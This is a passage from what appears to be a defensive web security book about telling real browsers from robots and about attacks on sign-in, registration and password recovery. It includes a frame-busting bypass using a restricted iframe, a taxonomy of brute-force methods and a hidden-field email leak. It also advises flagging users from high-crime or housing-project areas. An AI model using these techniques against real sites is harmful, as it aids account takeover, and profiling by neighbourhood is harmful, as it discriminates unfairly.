There is another common reason why CSS may not load, even though it's enabled, and that's reliance on JavaScript for CSS operations. When a page manipulates CSS using JavaScript, it fails when JavaScript is disabled necessarily. While this can be bad practice since many more browsers have JavaScript disabled than CSS, many sites still use dynamic CSS manipulation. The main reason is that lots of websites would rather have a single style for all browsers and use JavaScript to tweak it when needed. Delivering a correct style sheet relying on server-side detection (which would typically need to be based on the contents of the Referer header) is much more difficult to implement and error prone.

Also, even though I said the browser doesn't give context on how it was loaded, this was true only from the server point of view. JavaScript code, which is executed inside browsers, does have access to certain additional information. For example, using JavaScript you can find out if the page (of which JavaScript is part) is embedded within a frame. This is lucky, because page embedding happens to be used quite often as a part of attack delivery and we need a way to deal with that problem.

Page embedding is sometimes used in phishing attacks, where attackers put up their own site that does not have a visual identity of its own but wraps another (legitimate) web site instead. Then, using HTML and CSS trickery, they might overlay their user interface on top of the legitimate site in order to make their victims do things, like give up their personal information to a phisher.

Page embedding can also be used in a CSRF attack, similar to the one described in the previous section. Using an iframe is an advanced attack delivery method because all the embedded content will also load, making it far more difficult for us to detect CSRF attacks by detecting users that do not load CSS. That would force us to fall back to approaches like checking the referring URL, which is less than ideal.

Note: There are other reasons for the use of page and site embedding, but they are generally only helpful to those doing the embedding, and not to those running the sites. On the Internet, everyone wants to keep users as long as they can, ideally delivering a number of ads in the process. Sites like Yahoo's Image search, Digg and many more have adopted this to try to retain users as long as possible.

We can address the problem of page embedding through the use of so-called de-framing scripts. For instance, one of the most common scripts to find on the Internet is the following code snippet that detects if the page is within a frame, and escapes the frame if it is. It could look like this:

```
<script>
if (top.location != location) {
    top.location.href = document.location.href;
}
</script>
```

In Internet Explorer there is one little known flag that can wreak havoc on a website's ability to control its own fate in terms of how it is framed. This flag was designed to allow users to navigate to dangerous websites without actually having to turn off JavaScript entirely. It works by placing the content of a frame into the browser's restricted zone⁶⁶. As a result, scripts present in the frame will not be executed. Here is an example of how an attacker might use this against your site:

```
<IFRAME SECURITY="restricted"  
src="http://www.yoursite.com/"></IFRAME>
```

Without JavaScript working, our de-framing script won't run and thus we will not be able to escape being in a frame. On the positive side, all other JavaScript will stop running as well, even the good kinds. That may not sound good, but, if your site relies on JavaScript your visitors will notice that all is not well. They may even load the site again in a new browser window, thus escaping the frames themselves.

Note: Security="restricted" also suppresses cookies and authentication credentials as well, so generally speaking it is less useful for many types of attacks, but still something to be aware of in situations where those are not required for a successful attack against your site.

With those caveats in mind, the vast majority of good users will render JavaScript in their browser – and that's what companies that provide third-party tracking are betting on. Estimates are as high as 99.9% of browsers have JavaScript enabled. It's unclear if that means all browsers or all traffic, since clearly a large chunk of Internet traffic is robotic and different sites will have different results. For instance, on one of my websites, the ratio is closer to 65% of users that have JavaScript enabled, compared to 72% of traffic that renders CSS. Your ratios are probably going to be very different: after all, my sites are visited by some very paranoid (call them security-conscientious) people that often keep JavaScript disabled by default.

Even more interestingly, on some pages the rate of JavaScript rendering is hovering near zero, compared to others where it's closer to 90%, because some pages are more attractive and easy to find for robots than normal users. Also, to be fair, the traffic to my websites does not mirror the traffic to most enterprise websites, but it does represent some small slice of the security minded ecosystem.

Percentages aside, the point is the same - for valid users, a huge chunk of traffic has JavaScript enabled. That means, if your website has included JavaScript in it, it stands to reason that JavaScript should render in most cases, because most of your traffic should be primarily comprised of valid users. Whether it is or not, is for you to find out. However, like me, if you find that a number of pages are especially high in the rate at which they fail to render JavaScript, it may be an indicator that those pages in particular are of high interest to robots. That can be partially due to age, as older pages tend to be more heavily visited by robots, or it might have a more nefarious reason – like attackers are attempting to subvert any client-side form validation you may be doing on your website.

⁶⁶ <http://msdn.microsoft.com/en-us/library/ms534622.aspx>

Embedded Objects

There are a number of different embedded objects you will find in websites. Some of the more popular types of embedded objects are Flash, Java applets, ActiveX and Silverlight. All of these tools are used by many websites for a wide variety of reasons. The most common uses include online games, music players, video players, and navigation.

Like CSS and JavaScript the vast majority of users can render these embedded objects, as long as they have the associated plugin installed. Unfortunately, new browsers often come without any of the associated plugins, so the adoption rate is significantly less than that of JavaScript. Adobe keeps an ongoing tally of the penetration of the Flash player⁶⁷ which is 99% for older versions of Flash and as high as 86.7% for the newer Flash 10 as of their June 2009 study. These statistics however, were compiled using legitimate users, not robots⁶⁸. So those numbers are optimistically swayed towards users who tend to fill out surveys and not robots or people who don't. Realistically, the only way to know for sure what the number is for the users of your website is to test it yourself in a way that doesn't require user interaction to quantify.

The point is, just like with CSS and JavaScript, the vast majority of robots won't render embedded media and plugins, simply because they aren't real browsers. No surprise there. There are ways for robots to use all the same plugins, and that is if the robot was indeed built on top of a browser. These types of robots are not common because they are much more difficult to write. They are also much slower than their less sophisticated counterparts since full browser based robots request quite a bit more data (external JavaScript, CSS and possibly images) and then spend CPU cycles to process it. It is believed a number of online security companies use this technique to scour the Internet, looking for malware to infect their robots, for instance. It is to be expected that the bad guys will, over time, adopt the same approach when the need arises, because it allows them to have a much more detailed view of a site, thus making it easy to uncover security flaws. Worse yet, eventually they'll realize it helps them to blend in.

On the other side, online casinos have taken to using embedded objects to do machine fingerprinting. While it has use in determining which users have visited before, especially under different usernames, they instead use it as a cross industry initiative. One online casino will fingerprint the user's machine and then send that information to a centralized repository of signatures. If they ever detect that user has done something illegal or dangerous they can send that information to the repository. That way, if another casino uses the same service they will be able to detect if that same user just moved from one platform to another.

This kind of tool dramatically reduces the likelihood of someone getting away with fraud in the long term, unless they tamper with the machine fingerprinting, which can often be detected. Ultimately this could be a powerful tool in your arsenal if you need to control access to your site. I'll talk more about these concepts in the browser sniffing chapter.

⁶⁷ http://www.adobe.com/products/player_census/flashplayer/version_penetration.html

⁶⁸ http://www.adobe.com/products/player_census/methodology/

Request Order

Unless you build a sophisticated real-time activity monitoring system, you will get most of the information about your users from web server log files. Browsers typically send many requests at once for performance reasons, yet log files contain entries in sequential order. Because of that you may see strange out-of-order requests in your logs. For instance, you may see images, CSS and JavaScript requests hits appear in logs before the request for the parent page. Here's what I am talking about:

```
11/May/2008:10:44:57 -0500 "GET /css/main.css HTTP/1.1"  
11/May/2008:10:44:57 -0500 "GET /js/body.js HTTP/1.1"  
11/May/2008:10:44:57 -0500 "GET /favicon.ico HTTP/1.1"  
11/May/2008:10:44:58 -0500 "GET /images/header.jpg HTTP/1.1"  
11/May/2008:10:44:58 -0500 "GET /images/xml.gif HTTP/1.1"  
11/May/2008:10:44:56 -0500 "GET /index.html HTTP/1.1"
```

If it seems backwards, it's because it is. The requests came in out of order, because the main page of this website "index.html" was more heavy in total size (or slow to finish delivery), while the included ancillary content was fairly lightweight and simply completed loading prior to the entire page loading. This can happen because of browsers that thread their requests making many requests at the same time to speed up content delivery. Spammers, on the other hand, do things in a very specific order: they send one request and wait for it to finish before they send another one. For example:

```
11/May/2008:06:13:42 -0500 "GET /page.aspx HTTP/1.1"  
11/May/2008:06:13:48 -0500 "POST /comments-post.aspx HTTP/1.1"
```

Not all spammers care to pull in another page prior to spamming, primarily because on many sites it doesn't matter, but this particular spammer chose to. Perhaps he was trying to blend in. This spammer didn't pull in any embedded content, as you can see. Although the robot did load some content prior to posting, I think you'll agree it's a pretty rare circumstance where you will get a useful comment having only had six seconds to read the content and write their retort. The timing is too close to be a real human, even though the order is correct.

Typically the shortest time someone can spend reading and responding responsibly is thirty seconds to a minute, before they can give you a response worth having and on average you'll find most people spent at least a few minutes reading prior to responding. If they read your article elsewhere first and are simply clicking the link to respond, perhaps it could take less time, but still, unless their text was pre-written, there's almost no chance they could write and submit a comment in 6 seconds, meaning this request should definitely be flagged for review. I'll talk about the rate of traversal of a website more in Chapter 13 - Rate of Movement.

Note: There is at least one company that already uses the detection technique described in this section—Radware. They attempt to detect and thwart connections that don't fit the mold of normal users by failing to pull down the rest of the content of a page. Their tool is really not

designed for deep inspection, but rather it is meant for line-speed detection, to help content availability by reducing certain types of bad activity like DDoS attacks.

There is one other advantage to monitoring this type of activity. If for some reason an attacker is able to modify the content of data bound to the user, in a man in the middle scenario, it is possible to identify users who are no longer seeing certain pieces of embedded content. This is because the attacker has chosen to change the page in a way that fails to make that content load. While that's a stretch, and I don't believe that's a bullet proof method of detection, it is possible under certain circumstances. Either way, this type of traffic analysis will give you a lot of insight into normal user behavior and anomalous robotic or behavior or users who's browsing experience may have been tampered with. It's just not something you should try to do by hand – automation is your friend.

Cookie Stuffing

The majority of the crime that is committed on the Internet is about making money, so it's no wonder that ecommerce sites are often a target: Criminals tend to be near where the money is. Referral programs, like the ones used by Amazon, often come under a class of abuse called "cookie stuffing". It is a technique little known by general public but widely used technique by some to get a huge amount of revenue from illegitimate leads.

The way referral programs work is that companies keep track of all user visits, making note of where a particular user came from. This is normally done via a special entry URL, with each reseller allocated a unique string. That string contains or corresponds to the information about the reseller so that the website can track that the reseller indeed sent the traffic to the website. Once a user is marked as having been referred from a particular reseller, the profit (if any, of course) is shared with that reseller. The name cookie stuffing comes from the fact that per-user cookies are used to keep track of which user arrived from which reseller.

Unfortunately, these systems are historically very easy to abuse. Such abuse is not illegal, and that makes it even more appealing. Naturally, this sort of abuse is against the terms of service (and thus opens the door to civil lawsuits), so websites regularly kick resellers off who are caught committing this kind of attack. That has done little to thwart the abusive affiliates; since there is little preventing them from creating another account using a different identity.

Here's how this situation might occur. The first step for a blackhat reseller is to set up a web site that will attract as many users as possible. The best way to do this is to offer something interesting to a wide user-base, or something free. Now that the reseller is getting large numbers of users on his web site, he embeds a special image tag in the content which points to something that's not an image, which may look something like this:

```

```

This is how the scheme works:

1. When a user arrives to the nefarious reseller's web site, he is given a web page that contains the embedded image tag as above.
2. The browser then attempts to render the image tag. The rendering of the image fails (the URL does not lead to an image, but to a page on an ecommerce web site), but the reseller succeeds in getting the browser to connect to the ecommerce company's website without the user knowing. A small broken image, even if noticeable, will be unlikely to cause anyone to dig deeper to investigate.
3. The company's website sees a request that looks virtually like any other, and sets a cookie (containing the information that identifies the reseller) on the user's browser. Since very few people flush their cookies manually, the "stuffed" cookie will stay persistent in the browser for the duration of the cookie's set expiration timeout – which is years in some cases.

The hope is that at some point the user will re-visit the website in question, but because they now have a cookie that indicates they originally came to the site by way of the (nefarious) reseller, once they purchase an item a small sum is deposited in the account of the reseller. It might sound convoluted, but it happens regularly. In a slightly different scenario, at least one of the peer to peer software programs used this technique to set this information on every computer who used the software, for instance – even overwriting the existing cookies on the user's computer to change the affiliate information in some cases.

It is estimated that this sort of abuse costs companies many millions of dollars every year, but there is no easy way to track the losses. Since it doesn't affect consumers, there is almost no mention about it in public media outlets. In the end, the losses are calculated into the margins for the companies in question, so even the companies in question aren't losing enough to warrant corrective action – or at least they aren't aware of how bad the losses are to warrant said action.

One of the easiest ways to identify this kind of abuse, in the case of the image tag, is that no embedded content is ever pulled, since the page isn't rendered as a page, but rather as an image. In the cases of malware or peer to peer programs as mentioned previously it could be significantly harder to detect as they can pull anything they chose and render the page and supplemental content if they chose to.

Impact of Content Delivery Networks on Security

Many large websites use content delivery networks (CDNs) for any content that is readily cached by the browser. Spreading the content out to the far reaches of the Internet and using geo-location combined with DNS can dramatically speed up page load time. By pushing content out closer to the user, sites reduce latency and improve performance.

There are a number of downsides to using CDNs though. The obvious problem is that, because you won't be distributing your content directly to users, you won't be able to track exactly who is downloading it. The CDNs themselves do some levels of logging for their own purposes (mostly billing), but it's weak at best. I've mentioned a few times so far how the use of third-party tracking can be bad

for security, but this is one case where it can actually help. Many robots will not follow links to other domains or sub-domains, to keep themselves from inadvertently going wild and traversing a large swath of the Internet. Because of this intentional limitation they often do not accurately mimic browsers. If much of your embedded content is delivered by a CDN through an alternate domain, you will be able to track their delivery through the CDN's tracking facility.

One reason CDNs are a detriment to security is that watching for users who are pulling in different content depending on their disposition is not really a viable option with the ways CDNs currently operate (because of the lack of detailed logging). Of course, telling a company, who deals with pushing terabytes of content, that they can't use CDNs is pretty much a non-starter. That makes looking at the flow of how embedded content is downloaded far less useful for a lot of enterprise websites. Still though, looking at the rates, and whether content is downloaded or not, is a great technique that can be employed in certain situations without having to completely abandon CDNs for non-critical and non-dynamic applications.

Asset File Name Versioning

When I write the words "version control" you are probably thinking about systems such as CVS, Subversion or ClearCase, which software developers use to track the evolution of their files. In the context of web sites, though, the term version control is often used to refer to the practice of embedding version information in the names of images, style sheets, and other files referenced from web pages.

The idea is based on the understanding that a site is a living thing and that, once a file becomes public, you have little control over who is going to use it, how, and for how long. This style of versioning is also very beneficial when it comes to caching: once you accept that a file will never change, you can instruct browsers to look for an updated version instead when you need to change your website.

Here's an example of two images - the first doesn't use version control and the second does:

```
  

```

The problem with not using version control is if your site changes over time but you don't update all pages that may use that updated content you may end up breaking your own website as you update the included content. Until you have a chance to QA the entire site (virtually impossible to do in any reasonable timeframe for very large sites!) and update all of the pages with the new content, it's wise to continue to use older stable copies of the embedded content.

You might be asking yourself what this has to do with understanding user disposition. If someone ever pulls a copy of your page and uses it remotely—which is a very common occurrence—they will continue to reference the embedded content on your site (they may be too lazy to copy the embedded content, or they simply prefer to have you pay for the bandwidth they will incur). You can't control their site, but

you can control yours. If you were to make a change to your embedded content that they link to their page may break or change in unappealing ways. That will force them to change their page regularly or even remove your content if it happens often enough to annoy them or alert them to the problem.

Sure it might seem like they are just sucking your bandwidth—and they will be—but it also gives you a tiny foothold into another website that is somehow related to you or interested in you. It gives you the ability to embed *your* content into other people’s sites so that you can track more users as they traverse the Internet. Since that content is still linking to you, you get much of the same user level data as you would if you yourself ran their website. If the other website embeds your images you control what their pages look like. If they include CSS you can change the styles. JavaScript embeds will give you complete access to their site, and so on. But that only works if you continue to keep the older versions in place and don’t update it. Instead create a new version of the same image, but name it something else and link to that.

Note: The most ideal version of this concept is Google – who not only have their websites (which have huge amounts of visitors), but allows others to embed the services such as site search, Google Analytics and Google AdSense – all of which appear all over the Internet on other people’s web pages. This all gives Google an unprecedented ability to track users as they traverse the Internet.

The downside with using this type of version control is that if you don’t update your site over time, the users will have to download multiple versions of the JavaScript, images and CSS as they traverse the site and find older pages that reference older versions of those files. That’s typically a minor downside though, as the alternative is broken web-pages and less ability to identify and track your user base.

I highly recommend using version control whenever possible, though, as you may find other anomalies as a side effect. One example is that robots may map out older versions of your site, and as you upgrade your site, they may continue to use older versions that they have cached, making them incredibly easy to spot. Either way, version control is good practice and can save you a lot of pain and give you a lot of insight into your users if implemented properly.

Summary

Browsers are complicated beasts – and it is decidedly difficult to accurately mimic a browser using simple home-grown robots. This is to your advantage. Although attackers will eventually change their tactics, it will always be harder to mimic a browser than just perform the desired exploit in question. By careful observation of users as they traverse your site it will become quickly evident which users are real and which are flat out lying.

Chapter 10 - Attacks Against Site Functionality

"Man: The most complex of beings, and thus the most dependent of beings. On all that made you up, you depend." -André Gide

Your adversaries will sometimes throw simple attacks at you, but such simple attacks tend to be automated, random, and opportunistic. The more valuable your site is to your adversaries, the more complex the attacks will get. In this section we focus on the common attacks against higher-level functions, such as sign-in, registration, and the password management facilities.

Attacks Against Sign-In

The single most important site function for almost every modern web site is the sign-in page. Almost every user of your site will pass through this page unless they choose to never go to the authenticated portion of your website. That means that it is the most important choke point you have at your disposal. The more armored you can make your sign-in page the less likely an attacker will be able to take over your accounts or wreak further havoc on your site and your users.

As for what might happen in such an attack: assuming that there are no other obvious holes in your site, one of the old favorites for an attacker is to perform brute force attacks against your authentication mechanism.

Brute-Force Attacks Against Sign-In

Brute force is a highly effective way of breaking into accounts, especially when combined with other attacks that may yield valid system usernames. Unfortunately most people don't really understand all of the variants of a brute force attack and will focus on only the simplest example, leaving the attacker with multiple routes for attack.

Most people think that you can detect brute force attacks by looking for user accounts that have too many failed authentication attempts associated with them. Although that's certainly true, it does not include all different forms of brute force attacks. In the following table, you'll find a smattering of different types of brute force attacks and the results they can yield:

Type of Brute Force	Definition	Reason for Use
Vertical	Attacker attacks one username using different passwords.	The most common attack type. Highly effective when used against a set of known usernames.
Horizontal	Attacker attacks different usernames using the same password.	Less common, but very effective at evading protection measures that look only at the number of invalid attempts per one username and lock the user out if too many unsuccessful attempts are made.
Diagonal	Attacker attempts different username/password combinations on each request.	Uncommon but effective at evading both username and password counters that are used to defend against brute force.
Three	Attacker attempts either a vertical,	Very uncommon attack but highly effective

Dimensional	horizontal or diagonal brute force attack while using different IP addresses on each request.	at evading IP-based protection measures.
Four Dimensional	Attacker attempts a three dimensional brute force attack while separating the requests by a significant amount of time.	Very uncommon attack (also known as a “low and slow” attack) that is highly effective at protecting against IP-based protection measures well as bandwidth or usage-based anomaly detection.
Timing Attacks	Attacker attempts to measure the difference in response speed to requests that use known invalid usernames and those that use valid usernames. Once a valid username is uncovered the attacker can proceed to uncover the password using one of the other approaches.	Very uncommon because it requires a valid user account and conditional web site logic that causes a large-enough discrepancy between responses for a valid user account and an invalid one, but highly useful if there are no other site functions that disclose valid user information.
Credential	Attacker requests a page that is known to produce different output for valid and invalid credentials. Attacker is hoping to uncover valid credentials that would allow signing-in into another user’s account.	Very uncommon but easily one of the most effective attacks, especially in systems that don’t perform server based user credential timeouts. It’s especially useful because the attacker doesn’t have to perform requests against sign-in, just any page that has different results based on valid or invalid credentials. A very slow attack depending on the size and complexity of the credential. This approach is also useful for attacking systems that have a well-defended sign-in page, making attacks against it impractical.

Note: There is an attack where an adversary launches a vertical attack against an adversarial user on the platform to intentionally block their account from being able to be logged into. Typical defenses therefore would be 2nd factor authentication (like Duo Security) or CAPTCHAs (like FunCaptcha).

The different forms of brute force attack are not well known amongst the general developer community, unfortunately. Therefore, unless significant thought has been put in place to protect against the various types of brute force attack, it is likely that your system is not particularly resistant towards these forms of attack. I should point out that some of the attacks are probably not worth defending against if your system is not of high value to an attacker, but it’s important that you are at least aware of the different kinds of attacks out there against your authentication system. The simplest way to think about brute force is that some resource is simply being contacted too many times in the hope of divulging some valid user credential, or part of a credential in the case of things like the timing attack.

Many websites have more than one form of authentication as well, so identifying each of them is critical to making sure you have the proper logging and monitoring in place. For instance, many websites will

use a very strong form of authentication for their user login, but something extremely weak like basic or digest authentication for their administration page, which also resides on the same domain. These forms of authentication usually have no logging behind them. Basic and Digest authentication are usually implemented on the web server level and generally provide no facilities to protect against the kinds of threats a determined attacker can bring to bear.

Phishing Attacks

An entire book could be written on phishing alone and in fact there has! Phishing is when an attacker puts up a phony duplicate website and asks people to log into it, so they can get the users's password. There are already a number of good books on the subject, including *Phishing Exposed* by Lance James and *Phishing and Countermeasures* by Markus Jakobsson and Steven Myers.

Without treading again over this well-covered ground, I will tell you that one basic thing that you can easily look for is too many successful sign-ins—or successful authentication requests made against the login page, to be more precise. What is likely happening in this scenario is one of two things. The first is that an attacker has already culled together a list of usernames and passwords and now they are verifying which ones are valid. The second is that someone may be building some sort of third party website that allows people to log into their website to access yours, requiring them to divulge their usernames and passwords to the third party. Third parties are rarely as secure as the primary websites and also get a lot less scrutiny – great idea, huh?

Note: My personal feelings on third-party websites that ask for other website's usernames and passwords aside, if you detect this, it is imperative that you contact the third party and require them to implement as least as many security controls and logging as you do, or there is little to no hope that you will be able to identify fraud originating through that third party's website.

In the case of an attacker attempting to cull the usernames and passwords, you may have an easy or difficult time detecting them depending on the volume of users they are testing against. As a side note, seeding phishing sites with known bad usernames or passwords that can be identified later is a helpful tool in identifying which user activity is valid and which is an attacker attempting to identify valid accounts.

Registration

We talked about sign-in in terms of it being the single most important choke point in your application, but it's far from being the only one. The other important choke point is the registration page. It is the point in your web application at which a user initiates the process of registering for a user account. People who tell you that registration is the single more important choke point over sign-in often don't understand that not all bad guys register accounts—they can also take over existing accounts. That's not to say that no bad guys will ever register – far from it. But as a percentage most bad guys are interested in existing accounts and will only register to aid them in taking over other existing accounts. The second reason for an attacker to register is to gain access to further attack points. Most web sites

offer additional functionality to registered users. So while the sign-in function is still the most important feature to consider, registration is definitely a close second.

Username Choice

Another thing to be aware of is the significance of user inputted data and numerology. Usernames, for instance, can be highly indicative of user intention and disposition. Back in the 90's Cypherpunks were a well-established hacking organization that used to create user accounts on every system they were able to access, always using the username "cypherpunks" and the password "cypherpunks". It was common to find a system with that username/password combination pair if they had ever logged into it. In fact, for a number of years it wasn't terribly uncommon to find that combination on almost every large retail website on the Internet.



Fig 10.1 – Bugmenot.com

The idea behind the many accounts is to allow easy access to the services on each web site without having to register. (Even in the cases where access is free, the registration process itself may be time consuming, or you may need to accept to be put on a marketing mailing list.) Today, there's a website called bugmenot.com, as seen in Fig 10.1, which provides a very similar service but with far more information than a username and password combination, like the Cypherpunks of yore. If you are

running a web site of even slightest importance, you should make it a habit to regularly monitor bugmenot.com for accounts on your site that have been exposed.

But numerology is far more universally used. For instance, the Chinese tend to favor certain numbers over others. They consider the numbers 8 and 28 lucky, so it's not uncommon to see Chinese usernames and/or passwords that contain one or more 8's in them. That's especially true if the username or password policies state that the user must have one or more numbers in their username or password. There have been instances where people in China have paid hundreds of thousands of dollars for license plates⁶⁹ and phone numbers⁷⁰ that contain a number of 8's in them.

That may seem very odd to Westerners, until you realize that numerology is nearly a universal concept – it's just the numbers and meanings that vary wildly. For instance, in the United States we don't have a 13th floor on most hotels because the number 13 is considered to be unlucky. Some numbers, for example 666 (the mark of the beast), are well described in Christian religions worldwide. The number 31337 (hacker-speak for "elite") and 7 or 11 in craps all have special meanings to people and can greatly describe a person and their feelings.

One of the interesting aspects of modern Internet culture is that, because people tend to use systems that many others are using (e.g. things like webmail and Internet access using large service providers), it is often difficult to find a unique username. People tend to append various numbers at the ends of their usernames as a result. People who have exactly two or four digits at the end of their username are often advertizing their birth year. This makes it possible for users to reduce the possibility of collisions with other people with the same name. That simple fact alone can make them more vulnerable to attacks that use birthdays as a secret question, because it narrows down the possible guesses to 365 assuming it's not a leap year. Further, if somehow they advertize their astrological sign, which could further limit it to 31 or less potential guesses for an attacker. This is how people were able to break into Yahoo accounts for instance – leaks of information through Yahoo's Zodiac quickly lead to account compromise.

The second most common number for people to use in a username is the current year. So if I were to create an account today, I may use the current year since it is often on top of my mind. While that doesn't necessarily mean anything useful in of itself, if someone registers with the number 2004 at the end of their username, and it is 2008, you can be fairly certain you don't have a 4 year old on your site, but rather someone who has had that username on at least one other site for 4 years. Where there's a history, there's usually a way to track someone.

Brute Force Attacks Against Registration

Similar to the situation with sign-in, one of the most common attacks you will find against registration is brute force. However, unlike sign-in, there is only one type of brute force against registration and that is attempting to register multiple usernames in order to illicit the type of error in which your registration

⁶⁹ <http://www.iht.com/articles/2006/07/04/news/plates.php>

⁷⁰ <http://news.bbc.co.uk/1/hi/world/asia-pacific/3163951.stm>

system alerts the attacker to the fact that the username they are attempting to register with is already taken. This will give the attacker a good start on which usernames to attempt to brute force, as they know they are now valid users of your system.

Steps can be taken to mitigate this problem, but mostly they involve slowing the registration down significantly. For instance doing email verification can add quite a bit of friction to the registration process. Without knowing the situation, this is one of those problems where the cure may be worse than the disease, so I suggest identifying the risk and then determining the appropriate response for your particular situation.

Account Pharming

Often the most dangerous or annoying registration attack involves someone registering many user accounts. Attackers can do this to perform fraudulent user-to-user communication, spam, phishing, or a host of other more nefarious issues. Generally when the attacker requires a lot of accounts this is almost always for either spam or phishing, both of which require quite a bit of diversity to be truly effective.

The obvious way to slow down registration process is to add more hurdles, and out of band communication like phone calls, snail mail, and so on. There are a number of companies that provide services like this. One of which is Authentify which will call an account on file to make sure there is a valid number on the other line. While setting up Skype accounts or other voice over IP services is fairly easy, attackers generally will not have enough time to set up enough of these to make it effective compared to sites that don't have these methods of protection. The attacker's own business models often rely on complete automation, so adding manual hurdles to the process can often make their business non-scalable.

You should think of the registration process as a hurdle. You can make that hurdle as big or as little as you want or need it to be. Sometimes it's just not worth it to ask a lot of information or require a lot of work from the registrant to become an active member of the site, and sometimes it absolutely is. Depending on your system, what you are protecting and the compliance acts you must abide by you'll need to decide what size and shape hurdle makes the most sense.

What to Learn from the Registration Data

During the registration process you're going to get quite a bit of information from your would be attacker. It's either going to be valid data or not. Or it may be partially valid. Worse yet, the data may be valid but the user typed it in incorrectly, or forgot to enter something in. If the data is completely invalid you probably won't learn much from the attacker unless you perform out of band communication, so the majority of what you will gain out of registration is pretty useless for detecting an active attacker. What it is good for though, is assessing the danger potential of users who may not even think of themselves as bad.

Zip codes are another thing you will often see on registration forms. Zip codes are tricky because they often represent fairly large areas of land and even in the smallest of zip codes there are often times

small pockets of less savory population or demographics that are more prone to various types of fraud than their upper-class neighbors. I would stay away from using zip codes except to insure validity with the rest of the address information on file. The rest of the address however is very useful. If the address isn't in a residential area and is a PO box, or is in a neighborhood with a very high crime rate, it may be worth marking the account as potentially dangerous. That's especially true if you are selling something of high value. The chances of someone from a high crime rate area, near an affordable housing project, needing a million dollar Yacht is fairly low, and if it is truly needed, it might be worth a quick phone call to get some peace of mind, don't you think?

What about the average age of your users? If you were to create a graph of this metric sometimes it creates a very irregular curve, similar to a bell curve, which represents the age of users on a website with a statistically relevant number of users. However, you'd notice a huge spike on one side of the graph, where there is a totally unrealistic spike of 108 year olds. That may seem like a pretty bizarre anomaly until you look at the way most sites are constructed.

Many web sites that ask for a user's age in a dropdown box start with a default of 1900, and rightfully so as most users today were born in that century. If the year is 2008 and you subtract 1900, you'll see that they'd end up being 108 years old if they didn't change the default. It turns out there aren't a lot of 108 year olds in the world, as you might imagine. A user who hasn't changed the default value of a box is either unwilling to part with the information or simply forgot to fill it out. Lots of times bad guys in a hurry will fill out only what is required to get to the next page. Either way, it's interesting data on your users.

Note: Although it may seem unrealistic that you have any users who are over a certain age group, you should be aware that people's longevity is increasing with time and it is not unrealistic to have someone live to be 109 years old or perhaps even older. The Guinness Book of World Records has Jeanne Louise Calment as the oldest person to ever have lived at 122 years old. If the user can only say they are 108 years old because you haven't given them the opportunity to enter their real information that does not necessarily make them bad. Although extremely rare, it's a problem that you may encounter over time with a large enough user base.

Also, it's important to realize that you may see other odd graphs once you start doing further analysis on your data. For instance, after a fact analysis of users may lead to other trends, like you may find that there is no relative bell curve for attackers like there is for normal users. For instance, there are two common ways for attackers to build out automated scripts. One is to use the same date of birth for all of their fake user accounts, out of sheer laziness. The other is to use random dispersion of dates, which can still lead to improbable or unexpected birth dates, yielding "users" who are either too old, or in a different age group from your normal target group. Either way, the data of known attackers should be thoroughly analyzed for patterns that may emerge.

Similarly, attackers are lazy people. They will often use the same password for all the accounts they register, and even when changing the passwords on the accounts they hijack from other users. You could thus detect such accounts by looking into the passwords. The problem with this detection

technique is that it goes against all good password-handling security practices, which forbid the storage of plain-text (original) passwords, and even forbid the password transformations that produce in identical output for identical input (also known as hashing using common salt). Thus, although I have tons of evidence to support the usefulness of this detection technique, it's often difficult to make a business case to prove that weakening your security is a good thing until after you have the data and, otherwise, without the data you can't prove it. It's a bit of a catch 22.

Note: Keeping weakly secured passwords using shared salts or unsalted passwords is considered very bad practice. You should always use a unique salt per user hash whenever possible. If you really must use shared salts, there are techniques that allow you to reduce risk by creating a rolling window of shared salts. Although these techniques help by only sharing salts between smaller groups of passwords, they are tricky to use and generally require a lot of work to insure this data is truly resistant to compromise (like using write-only databases that are far more hardened than traditional transactional databases). It should also be noted that hashes are not completely secure. Please read up on "rainbow tables" to understand more about how time-memory tradeoff attacks can be used against hashes – especially when no salts are present.

The more data you get through registration the better. Information such as phone numbers, social security numbers and other types of information can be very useful. Pieces of data can be linked together and correlated with crime databases, background checks, demographic information and other potentially interesting sources of data. Probably the most useful thing to do within your own set of data is to perform account linking, to identify two or more user accounts that are really all controlled by a single user. That's especially important if one or more of the user accounts has been used for any fraudulent activity previously. Of course with the benefits involved with gathering this kind of information there are also huge negatives. You not only have to do more to protect that kind of information but you also will increase the likelihood of consumer exhaustion. You will need to weigh the risks versus reward with your own unique needs.

Note: If it's possible, phone numbers should be checked against known prisons, voice over IP service providers and verified for proximity to the address on file, to ensure that you aren't in fact communicating with someone at a different physical location.

Fun With Passwords

Most web sites use passwords to authenticate their users. Although passwords are not perfect and we know of more reliable ways to authenticate users, most sites stick with passwords because they are the most cost-effective approach. Client certificates, tokens and other multiple-factor approaches are complicated and expensive, mostly because of high support costs.

The obvious thing to do, when it comes to password, is to watch for brute force attacks against authentication. That we discussed at the beginning of the chapter, but there are other ways to abuse passwords and the related functionality, and they often work well for attackers because they are

Forgot Password

I've assessed more web applications than I can count and I have found that one of the weakest parts of most applications is the password recovery function. The most common attacks against forgot password flows are simply brute force and there has been a number of papers written about this topic⁷¹ and about how to secure those same questions⁷². However, despite the fact that it's a well known problem in the security space for some reason it doesn't receive the kind of attention that is given to some of the other site functions such as sign-in or registration. But because this function allows access to user accounts, an insecure implementation can be extremely dangerous. Often the forgot password flow looks like this:

Page 1: Enter username

Page 2: Enter a secret question or some other verifying information

Page 3: Display confirmation message and send email to user

Although it's easy to treat these steps as a single process (which is the way it should be treated), in real life things are often disconnected and treated as two or more separate processes. To make things worse, some of the information that was supposed to be used only internally, is shared with the attacker.

Here's a sample of an HTML snippet often found on the second page in a "forgot password" flow:

```
<input type="hidden" name="email" value="victim@hotmail.com">
```

After the user inputs their username on the first page, which may be something like "victim", the form is submitted for the server to perform checks (for example, to check whether the username is valid) and retrieve the information needed for the rest of the process. In this case, it's the email address. Once the second form is submitted, the application uses the email address as a lookup key to verify that the answer to the secret question is correct. However the email address was never intended to be seen by the user, but rather it's intended to help the web application keep state from page to page. Unfortunately, the attacker has now been exposed to the email address of the user account, giving them the only thing they need to begin phishing your user accounts. There may be other parts of your application that allow users to scrape email addresses of one another. Wherever possible this should not be allowed, to limit the ability for attackers to harvest information from your site. Your users will thank you for it, and you may even see your fraud rates drop.

Password DoS Attacks

Another interesting problem that occurs sometimes on some forgot password flows is a denial of service attack against other users. Let's walk through the flow:

Page 1: Enter username

Page 2: Password changed and sent to the email address on file

⁷¹ <http://research.microsoft.com/pubs/79594/oakland09.pdf>

⁷² <http://usablesecurity.org/emperor/emperor.pdf>

